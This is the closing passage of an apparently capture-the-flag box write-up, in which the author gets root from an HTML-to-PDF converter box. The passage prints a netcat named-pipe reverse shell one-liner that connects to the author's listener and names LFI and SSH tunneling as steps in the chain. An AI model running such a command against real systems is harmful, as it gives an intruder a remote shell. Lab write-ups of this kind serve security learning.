

To obtain a stable interactive shell and read the root flag, I executed the following one-liner which utilizes a named pipe
1
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.45.156 4443 >/tmp/f
I caught the reverse connection on my listener.

This concludes the box. We went from a simple HTML-to-PDF converter to root access by chaining metadata analysis, LFI, SSH tunneling, and weak internal service configurations.
Thanks for reading this far. If you enjoyed the writeup, do support me here.